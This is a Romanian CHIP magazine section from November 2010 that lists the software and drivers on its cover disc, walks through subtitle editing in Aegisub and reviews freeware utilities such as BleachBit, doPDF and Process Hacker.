● ● Vă oferim versiunea CHIP pentru BitDefender Internet Security 2011, al cărei kit de instalare apare pe discurile noastre. Va trebui să-l rulați în mod Trial, de încercare, pentru 30 de zile. Cine a făcut deja acest lucru este invitat să ruleze de pe CD/DVD, din directorul Software/antivir/bitdefender, utilitarul bitdefendertool.exe. Acesta va extinde durata de valabilitate a licenței pentru toată luna noiembrie.

Kaspersky Antivirus 2011



● ● Vă oferim versiunea CHIP a soluției de securitate Kaspersky Anti-Virus 2011. Obțineți o cheie de prelungire a licenței pe toată luna noiembrie 2010 accesând site-ul www.kaspersky.ro/kav-chip și introducând acolo codul **CHP-AFFX-4D37-ACLD** alături de datele dumneavoastră de identificare. Pe baza lor veți obține un cod de licență ce trebuie introdus manual în zona de activare a licenței din program.

APTANA STUDIO 3B

Dezvoltare web

COMPLET

● O soluție profesională pentru dezvoltarea de aplicații web, gratuită. Suportă cele mai noi tehnologii și standarde web, de la HTML 5 și CSS3, JavaScript și până la integrarea Ruby, Rails, PHP și Python etc. Ne-a plăcut să vedem informații despre cât de bine este suportat fiecare dintre noile standarde în cele mai folosite browsere. Așa veți ști din timp ce trebuie optimizat pentru ca proiectul dvs. să arate perfect în orice browser.




ABBYY FINEREADER 10 HOME EDITION

OCR

DEMO

● Cu ajutorul lui Abbyy FineReader 10 Home Edition devine o joacă de copil să convertești în format electronic o gamă variată de documente tipărite. De exemplu, cursuri, cărți și facturi. Dumneavoastră puteți să găsiți alte zone de aplicabilitate. Aplicația nu are cerințe deosebite la nivel hardware, așa că orice sistem cu Windows, 512 MB RAM și un procesor decent va putea să ruleze fără probleme Abbyy FineReader 10 Home Edition. Ideal ar fi să dispuneți de un scanner conectat direct la program. Pentru cazurile extreme, merge și captura paginilor făcută cu un aparat foto.



PAINTSHOP PRO EXPRESS 2010

Editare foto

DEMO

● ● Tot din portofoliul Corel vă propunem și o aplicație simplă pentru editarea, finisarea și organizarea colecției de fotografii. E creat pe ideea de point & click în așa fel încât oricine a folosit măcar o dată o cameră foto să fie capabil să beneficieze de toată puterea programului. Pozele pot fi organizate pe categorii, tag-uri și li se pot aplica note. Din ele creați rapid calendare, felicitări sau le urcați pe servicii de partajare de poze, gen Flickr. Dacă aveți un ecran touch la Windows 7, vă veți bucura de optimizarea pentru aceste ecrane din PaintShop Pro.




TMPGEnc 4.0 XPRESS

Conversie video

DEMO

● Programul TMPGEnc XPress vă oferă libertatea de a converti oricând și din orice format, cu efort minim, materialele video pe care le aveți pe hard disk. Incluzem aici cel puțin DivX, AVI, QuickTime, MPEG-4 ISO, MPEG-4 AVC/H.264, DVD-Video, DVD-VR și HDV. În plus față de funcția de compresie, aveți la dispoziție instrumente pentru tăierea materialelor și aplicarea de efecte sau filtre. Sistemele care dețin o placă grafică performantă vor putea beneficia de accelerarea de codare GPU pe care o are TMPGEnc XPress.



PROGRAME PE CD/DVD

● pe DVD
● pe CD

APLICAȚII

- ChrisTV Professional 5.4
- HwInfo 5.3.0
- HWInfo 3.20.380
- IrfanView 4.25
- Restorer Ultimate 2000
- TotalCommander 7.50
- Winamp 5.56
- WinRar 3.9

DRIVERE

- ATI Catalyst Suite 9.9 XP 64-bit
- ATI Catalyst Suite 9.9 XP 32-bit
- ATI Catalyst Suite 9.9 Vista/7 64-bit
- ATI Catalyst Suite 9.9 Vista/7 32-bit
- Intel Chipset Software Installation Utility 9.1.1.1020
- Intel Matrix Storage 8.9.0.1023
- Intel PRO/Wireless Xp si Vista
- nVidia Geforce 190.62 Vista x86/Win 7
- nVidia Geforce 190.62 Vista x64/Win 7
- nVidia Geforce 185.18.36 Linux x86
- nVidia Geforce 185.18.36 Linux x64
- nVidia Geforce 185.18.36 FreeBSD x86
- nForce Drivers 20.08 Vista/7 x86
- nForce Drivers 20.08 XP 32-bit
- Driver Realtek HD Audio R2.33 Vista/7
- Driver Realtek HD Audio R2.33 XP
- Realtek LAN XP si Vista
- VIA Hyperion Pro 5.24
- VIA IDE, RAID & SATA Drivers

SOFTWARE COMPLET

- ● Adobe AIR Runtime for Windows 2.0.4.13090
- ● Adobe Reader for Windows 9.4.0
- Aegisub 2.1.8
- Aptana Studio 3.0 beta
- Eclipse 3.6
- ● Firefox 3.6.10
- ● LibreOffice 3.3.0 beta
- Mobile Media Converter
- ● Opera 10.63
- Ruby 1.9.2
- VirtualBox 3.2.10
- System Pulse MIB Browser 1.0 Beta
- Chasys Draw IES 3.41.01
- doPDF 7.1.346
- FastPictureViewer 1.2.166
- Fotosketcher 1.98
- Foxit Reader 4.2.0.928
- Nitro PDF Reader 1.3.0.24 Beta
- Picture Collage Maker Free 2.1.2.1
- Screenshot Captor 2.88.01
- STDU Viewer 1.5.491
- XnView for Windows 1.97.8
- Amarok 2.3.2
- BurnAware Free 3.0.6
- CDBurnerXP 4.3.7.2423
- Enia Player 1.5
- Free YouTube to iPhone Converter 2.9.24.158
- Freemake Video Converter 1.2.0
- Griffith for Windows 0.12
- MediaCoder 0.7.5.4742
- Mp3 Ripper 6.1.7
- TagScanner 5.1.592
- Winyl 2.2
- RecordEditor 0.69.1
- RJ TextEd 6.80
- 7sDoc 1.1
- Advanced SystemCare Free 3.7.2
- AllDup 3.2.10
- Balabolka 2.0.0.479 Beta
- Bamboo Free Edition 3.0.7
- Belarc Advisor 8.1.16.1
- CCleaner 2.36.1233
- Core Temp 0.99.8.0
- CrystalDiskInfo 3.9.0
- ExtractNow 4.51
- FreeCommander 2009.02b
- Fresh Diagnose 8.4.6
- Fresh UI 8.64
- Glarysoft Disk SpeedUp 1.1.0.317
- HDClone Free Edition 3.9.4
- IObit Toolbox 1.1
- Kingsoft Free Antivirus 2010.9.27.291
- Logon Screen 2.41
- Partition Assistant Home Edition 2.1
- Process Monitor 2.93
- Rapid Environment Editor 3.3 Build 581
- RationalPlan Project Viewer 3.18.1
- Rising PC Doctor 6.0.2.57
- Sideslide 3.0.03
- Speccy 1.05.183
- SSDlife Freeware 0.7 RC
- SUMo 2.10.1.96
- System Explorer 2.3.7
- ● The Extractor 1.4.2.2

PROGRAME PENTRU EVALUARE

- ● Altova XMLSpy Professional Edition 2011
- ● Backup Assist 6.0.2
- BitRock Cross Platform Installer 6.5.4
- Cisco Network Magic Pro 5.5.9195
- DVDArchitect 5.2
- ● FaxTalk FaxCenter Pro
- PaintShop Photo Express 2010
- ● SmartDraw VP 19.1.0
- Sony Vegas Pro 10a
- ● Tmpeg Movie Style 1.1
- ● TmpegXpress
- Abbyy FineReader 10 Home Edition

LINUX

- Ubuntu Desktop 10.10

FREWARE

- ● BitTorrent for Windows 7.1 Build 22153
- ● CuteRank 3.0.0
- ● Maxthon (v3) 3.0.17.1101
- ● POP Peeper 3.7

CHIP PACK

- ● Freeware și open-source

TOPURILE CHIP

ANTIVIRUS

- ● Kaspersky Anti-Virus 2011
- BitDefender Internet Security 2011 CHIP Edition 32 biți
- BitDefender Internet Security 2011 CHIP Edition 64 biți
- ● BitDefender Tool
- Licența Kaspersky Anti-Virus 2011

NOTĂ Interfața CD-ului și DVD-ului CHIP este concepută să ruleze optim pe o placă grafică ce suportă minim o rezoluție de 800 x 600 și o adâncime a culorii de 16 biți. De aceea, nu este recomandată folosirea acesteia într-un mediu ce nu oferă minimul necesar! Interfața poate fi rulată atât sub Windows 95/98/Me, cât și sub Windows 2000/XP. Din cauza multitudinii de configurații, redacția CHIP Go Digital nu își poate asuma nici o responsabilitate în eventualitatea în care apar probleme în funcționarea interfeței și a aplicațiilor. Programele care au intrat în componența CHIP CD și DVD au fost testate și selectate cu grijă în redacția CHIP. Totuși, redacția nu își poate asuma nici o responsabilitate pentru funcționarea anormală a software-ului și nici nu poate fi făcută responsabilă pentru eventualele daune produse. CD-ul inclus poate fi utilizat în conformitate cu parametrii definiți în standardul Philips - YELLOW BOOK. Editura nu își asumă responsabilitatea asupra eventualelor pagube provocate de utilizarea CD-ului și a DVD-ului în alți parametri decât cei stabiliți în standardul menționat anterior.



Cum modificați subtitrările pentru filme

Știm că, la fel ca noi, urmăriți în mod constant filme pe PC, folosind programe dedicate capabile să încarce și subtitrările aferente. Luna aceasta vă oferim pe DVD programul Aegisub, cu care aveți acces direct la subtitrările de orice fel. E gratuit și în cele ce urmează vă arătăm cum se folosește cu cele mai bune rezultate.

1. Instalarea

E foarte simplă. Porniți de pe DVD executabilul cu kitul de instalare. Selectați calea unde va fi stocat. Puteți să specificați manual elementele componente ale programului pe care installer-ul le va copia. Nu vă sfătuim să o faceți dacă nu cunoașteți foarte bine fiecare modul și ce face el. În condițiile date, varianta Full installation e cea mai nimerită. Acum așteptați să se copieze fișierele. După ce s-a instalat, porniți aplicația și selectați limba în care doriți să aveți interfața. Bifați și opțiunea de verificare automată a update-urilor.

2. Încărcarea subtitrării

Odată pornită interfața, aveți la îndemână un editor de text cu care veți face ce doriți cu subtitrările buclucase ce nu sunt sincronizate sau care au probleme cu afișarea caracterelor românești. Sau dacă vreți să faceți rapid o traducere. File, open Subtitles și alegeți fișierul cu subtitrarea. Aegisub lucrează cu mai toate subtitrările consacrate. Practic, prin selectarea fiecărei linii de text, aceasta se poate modifica fără probleme. Inclusiv timpii legați de momentul afișării și durata.

3. Eliminarea decalajelor

O funcție pe care probabil o veți folosi des este cea de mutare a întregii subtitrări în față sau în spate cu o perioadă exactă, ca să scăpați de decalaje. Din meniul Timing se alege Shift Times. Se va deschide o fereastră din care trebuie să alegeți cele mai bune setări. Cum vreți să fie mutat textul? Înainte sau înapoi (Forward, respectiv Backward). Cu ce perioadă (o specificați manual în zona Time)? Ce bucată din subtitrare să fie afectată: toate liniile, doar cele selectate sau de la cea curentă înainte.

4. Sincronizarea cu video

Puteți încărca în program și materialul video alături de subtitrare. Vă va fi mult mai ușor să lucrați pentru că aveți un control exact asupra a ceea ce se întâmplă cu subtitrarea peste video. Din meniul Video, alegeți Open Video. Așteptați să se încarce filmul. Acum, dacă mergeți din nou în meniul Video, veți vedea opțiunile avansate pentru corecția subtitrării. De exemplu, puteți avea fișiere cu keyframe-urile din film ca să lucrați ulterior pe ele.

5. Automatizări

Vă mai spuneam și că Aegisub are implementate câteva operații ce pot fi aplicate automat. Din meniul Automation alegeți Automation (puțină lipsă de imaginație din partea producătorului ;) la denumirea meniurilor). Vedeți că există funcții pentru eliminarea automată a tag-urilor, crearea de șabloane pentru karaoke etc. Le activați individual din meniul Automation. Cel mai des probabil că veți folosi opțiunea de curățare a tag-urilor. În final, salvați subtitrarea modificată în formatul dorit. Vă recomandăm să folosiți .srt sau .sub deoarece sunt considerate universale și pot fi citite de mai toate playerele standalone. Succes!





Check for updates?



Do you want Aegisub to check for updates whenever it starts?
You can still do it manually via the Help menu.

Yes

No



Pentru ca tu să obții **FOTOGRAFII SPECTACULOASE**
îți oferim **84 de PAGINI** cu și despre fotografie

Workshop de fotografie
Misterele Cetății
SIGHIȘOARA Pag. 7

REDESCOPERĂ FOTOGRAFIA 3D!

Atenție! Această ediție se comercializează doar însoțită de ochelari din imagine.

FOTO-VIDEO

noiembrie 2010

11,98 LEI

ISSN 1453-7079

DIGITAL

Fotografia
nud
3D

Anca Cernoschi

Trecutul prin
3D-ul viitorului

Test & Review

Sony Alpha 560/580
Top camere video HD
Top DSLR-uri actuale

Fotografia de noapte

11 2010
FOTO-VIDEO
DIGITAL

Ediție
GRUP 2&11, Photomark
no. 40, PhotoPerfect
no. 40, build 83

Utilizare
ACVO New
Fotograf

Vrei mai mult decât o simplă poză?
VREI FOTOGRAFIE?

Participă și tu la
seminariile și workshop-urile
organizate de revista **FOTO-VIDEO**
pe parcursul întregului an

Detalii pe fotoworld.chip.ro

Librăria
CHIP
ONLINE (ro)

Comandă online revista pe
www.chip.ro/librarie


Revista se comercializează
numai însoțită de ochelari 3D



FREEWARE

Pentru tot mai multe programe consacrate apar **ALTERNATIVE GRATUITE**, care supraviețuiesc și se dezvoltă doar prin aportul utilizatorilor.

ALEXANDRU TĂBĂLAE



Curățenie sistem BleachBit 0.8.1

Fie că navigați pe internet sau instalați și ștergeți aplicații, în urma acestor activități rămân pe hard disk fișiere nefolositoare. Unele dintre acestea oferă informații importante despre activitatea dumneavoastră. Pentru a le șterge, puteți folosi orice aplicație specializată. BleachBit face mai mult. Instrumentul de curățare a fișierelor nefolositoare include o opțiune interesantă prin care datele pot fi suprascrise astfel încât recuperarea lor de pe hard disk este practic imposibilă. Astfel veți putea îndepărta fără nici o problemă cache-ul și cookie-urile browser-elor Firefox și Internet Explorer, istoricul paginilor accesate, al descărcărilor realizate, parolele sau formularele completate.

SFAT: Pentru ca aplicația să folosească în in-

terfață limba română este necesar să schimbați setările regionale din sistem. Pentru Windows XP mergeți pe calea Control Panel | Regional and Language Options | Regional Options | Standards and formats -> Romanian.

SFAT: După instalare, aplicația șterge fișierele fără a folosi vreo opțiune de securitate. În acest mod, unele dintre acestea vor putea fi ulterior recuperate de pe hard disk. Pentru a evita astfel de probleme, este necesar să accesați meniul Edit | Preferences, iar în tab-ul General să activați opțiunea Overwrite files to hide contents. Desigur, aceasta va încetini procesul de curățare și de aceea este recomandat să o folosiți doar când doriți să preîntâmpinați recuperarea datelor șterse.


SISTEM DE OPERARE: Windows XP/Vista/7

LIMBA: Română

bleachbit.sourceforge.net

PROGRAME GRATUITE

- ● Curățenie sistem
BleachBit 0.8.1
- ● Creare documente
doPDF 7.1.346
- ● Add-on browser
Download Statusbar 0.9.7.2
- ● Organizare colecție filme
EMDB 1.18
- ● Retelistică
LAN Speed Test 1.1.3
- ● Add-on browser
Yoono for Firefox 7.4.1
- ● Inscrisiune medii optice
True Burner 1.1
- ● Curățenie sistem
Moo0 DiskCleaner 1.11
- ● File manager
NexusFile 5.2.3
- ● Efecte vizuale
Plane9 1.5
- ● Unelte sistem
Process Hacker 2.7
- ● Extensie desktop
SideSlide 3.0.03
- ● Unelte sistem
System Nucleus 2.3.1
- ● Securitate
LockItTight 1.0.0.729
- ● Descărcare fișiere
RapidShare Downloader 4.26
- ● Curățenie sistem
dupeGuru Music Edition 5.10.2
- ● Securitate
Efficient Password Manager Portable 1.66
- ● Free Studio 4.9



Creare documente doPDF 7.1.346


Documentele PDF sunt folosite pe scară largă, majoritatea sistemelor având instalată o aplicație ce permite vizualizarea lor. Crearea acestora se poate face prin folosirea unei imprimante virtuale ca doPDF. Opțiunile de creare nu sunt numeroase, dar suficiente pentru un utilizator obișnuit. Astfel veți putea alege formatul paginii create și rezoluția acesteia. Din păcate, aplicația nu include și elemente de bază de securitate. Pentru a selecta româna ca limbă implicită a aplicației, bifați opțiunea specifică din timpul instalării.

SFAT: Dacă nu aveți instalată pe sistem o imprimantă fizică, puteți seta imprimanta virtuală instalată ca fiind implicită. Pentru aceasta bifați la instalare opțiunea Set doPDF 7 printer as default printer.

SISTEM DE OPERARE: Windows 2000-Windows 7

LIMBA: Română

www.dopdf.com



Add-on browser Download Statusbar 0.9.7.2

În varianta standard, Mozilla Firefox nu oferă foarte multe opțiuni, iar fereastra ce afișează descărcările realizate devine după un timp enervantă. Încerciți-o cu o bară mult mai estetică aflată la baza ferestrei. Download Statusbar vă oferă informații în timp real despre dimensiunea fișierului pe care îl descărcați, timpul rămas până la finalizare, procente din fișier deja descărcate etc. Interfața barei poate fi desigur personalizată astfel încât să vă ofere o imagine cât mai bună asupra procesului de descărcare.

SFAT: Pentru a evita oprirea accidentală a descărcărilor active prin închiderea browser-ului accesați meniul Tools | Add-ons și dați clic pe butonul Options aferent add-on-ului. Selectați prima opțiune din câmpul Features.

SISTEM DE OPERARE: Windows All

LIMBA: Engleză

downloadstatusbar.mozdev.org




Organizare colecție filme EMDB 1.18

Majoritatea utilizatorilor posedă o mai mică sau mai mare colecție de filme. După un timp, în funcție de dimensiunea acesteia, identificarea unui anumit titlu devine un calvar. EMDB vă sare în ajutor și vă permite să vă organizați profesional colecția personală. Tot ce trebuie să faceți este să introduceți titlul filmului și să apăsați butonul Search IMDB. Aplicația va descărca pentru dumneavoastră toate detaliile legate de titlul respectiv. Desigur, puteți indica și locul filmului.

SFAT: La pornirea aplicației apare o fereastră ce vă îndrumă să contribuiți la dezvoltarea programului. Pentru a o dezactiva, debifați opțiunea Show this dialog when EMDB starts și apăsați butonul Close.

SISTEM DE OPERARE: Windows XP/Vista/7

LIMBA: Engleză
www.emdb.tk




Add-on browser Yoono for Firefox 7.4.1

Doriți să fiți în permanență în contact cu prietenii și în același timp să vă realizați task-urile propuse pe internet? Nimic mai simplu. Yoono vă oferă soluția ideală. Cu ajutorul acestuia, puteți integra în structura browser-ului Firefox o bară nouă ce poate include servicii ca Facebook, Twitter, MySpace, LinkedIn, Flickr, Yahoo Messenger, Live Messenger ș.a. Astfel veți fi notificați în momentul în care un utilizator actualizează date legate de dumneavoastră sau dorește să comunice instant cu dumneavoastră.

SFAT: Unele servicii cum ar fi Yahoo Messenger, Google Talk, Live Messenger și AIM sunt în stadiu beta. Din acest motiv, s-ar putea ca unele funcții să lipsească sau să nu funcționeze la parametri normali.

SISTEM DE OPERARE: Windows XP/Vista/7

LIMBA: Engleză
www.yoono.com




Rețetistică LAN Speed Test 1.1.3

Calculatorul pe care lucrați face parte dintr-o rețea pe care tocmai ați creat-o. Doriți să știți dacă echipamentele pe care le folosiți (plăci de rețea, switch-uri, router-e) se ridică la înălțimea exigențelor dumneavoastră sau îndeplinesc condițiile prezentate de vânzător la achiziționare. O soluție rapidă este realizarea unui test de viteză cu ajutorul aplicației LAN Speed Test. Porniți aplicația pe sistemul dorit și apăsați butonul Start Test. Aceasta va afișa la final o serie de informații utile.

SFAT: Aplicația nu necesită instalare și de aceea poate fi folosită și de pe un stick USB pentru a putea testa și alte rețele în afară de a dumneavoastră. Copiați aplicația pe hard disk înainte de a folosi.

SISTEM DE OPERARE: Windows All

LIMBA: Engleză
www.totusoft.com



Inscripționare medii optice True Burner 1.1

Pe lângă hard diskurile externe, o altă metodă de stocare a datelor o reprezintă mediile optice. True Burner vă permite să inscripționați fără efort acest tip de medii. Cu ajutorul acestuia veți putea crea CD/DVD-uri cu date, CD-uri audio, șterge conținutul mediilor reinscriptibile. Pe lângă acestea, puteți crea imagini virtuale pentru discurile dumneavoastră, dar și medii boot-abile pentru instalarea sistemului de operare sau repararea acestuia. Nici utilizatorii care posedă inscripitoare Blu-ray nu au fost lăsați la o parte.

SFAT: Pentru a vă asigura că toți utilizatorii pot folosi aplicația pe sistemul dumneavoastră, bifați la instalare opțiunea Allow non-admin users to access CD/DVD devices. În caz contrar, accesul la acestea le va fi restricționat.

SISTEM DE OPERARE: Windows XP/Vista/7

LIMBA: Engleză
www.glorylogic.com




Cum să realizezi FOTOGRAFII 3D?

1. Citește ediția specială a revistei FOTO-VIDEO digital cu ochelari 3D




coperta(verso) în format 3D + un amplu articol semnat
Mihai Moiceanu, cu și despre fotografia 3D

2. Folosește dispozitivul pentru realizarea fotografiilor 3D



(pachetul conține și două perechi de ochelari 3D)

3. Comandă la un preț special ochelari 3D (la bucată, la 10 sau 100 de bucăți)



pentru vizualizarea în relief a fotografiilor 3D
(imaginilor stereoscopice)

Detalii pe www.chip.ro/shop



Curățenie sistem

Moo0 DiskCleaner 1.11


Sistemul dumneavoastră păstrează de cele mai multe ori o mulțime de fișiere nefolositoare și intrări în Windows Registry rămase în urma ștergerii anumitor programe. Moo0 DiskCleaner vă ajută să scăpați de acestea. Aplicația este extrem de simplă de folosit, utilizatorul trebuind practic doar să aleagă intrările pe care dorește să le ștergă. Pentru utilizatorii care posedă cunoștințe mai avansate există posibilitatea adăugării în sesiunea de scanare a unei anumite căi în Registry sau a unui director specific.

SFAT: Pentru a adăuga o nouă zonă de scanare dați clic pe meniul View și selectați intrarea Add Custom Target. Introduceți detalii necesare și finalizați cu OK.

SISTEM DE OPERARE: Windows XP-Windows 7

LIMBA: Engleză

www.moo0.com



Unelte sistem

Process Hacker 2.7


De cele mai multe ori, în momentul în care funcționarea sistemului este îngreunată, instantaneu responsabil pentru aceasta este un proces activ. Pentru oprirea sa se poate folosi Task Managerul din Windows, dar acesta este destul de sărac în opțiuni. Ca alternativă puteți folosi Process Hacker. Aplicația afișează toate procesele active pe sistem (chiar și pe cele ascunse) și permite oprirea lor, chiar și a celor care sunt blocate. De asemenea, puteți fi avertizat vizual de fiecare dată când un nou proces se activează.

SFAT: Pentru a folosi aplicația este necesar să extrageți conținutul acesteia pe hard disk sau pe un stick USB. Navigați, în funcție de tipul sistemului de operare (x86, x64), în directorul cu același nume și porniți ProcessHacker.exe.

SISTEM DE OPERARE: Windows XP

LIMBA: Engleză

sourceforge.net/projects/processhacker



File manager

NexusFile 5.2.3


Utilizatorii care nu au folosit până acum un manager de fișiere pot încerca funcționalitatea lui NexusFile. Aplicația permite manipularea rapidă a fișierelor și a directoarelor de pe sistem, arhivarea datelor în formate cunoscute ca .ZIP, .RAR, .ACE etc., unirea și despărțirea fișierelor de dimensiuni mari, dar și curățarea hard diskului de fișierele inutile. De asemenea, programul include și un client FTP. Accesibilitatea aplicației este umbrită de interfața destul de obositoare din cauza culorilor folosite.

SFAT: Utilizatorii programului Total Commander vor întâmpina dificultăți în folosirea lui NexusFile din cauza scurtăturilor ce au fost schimbate (tastele F1-F8).

SISTEM DE OPERARE: Windows XP/Vista/7

LIMBA: Engleză

xiles.net



Extensie desktop

SideSlide 3.0.03

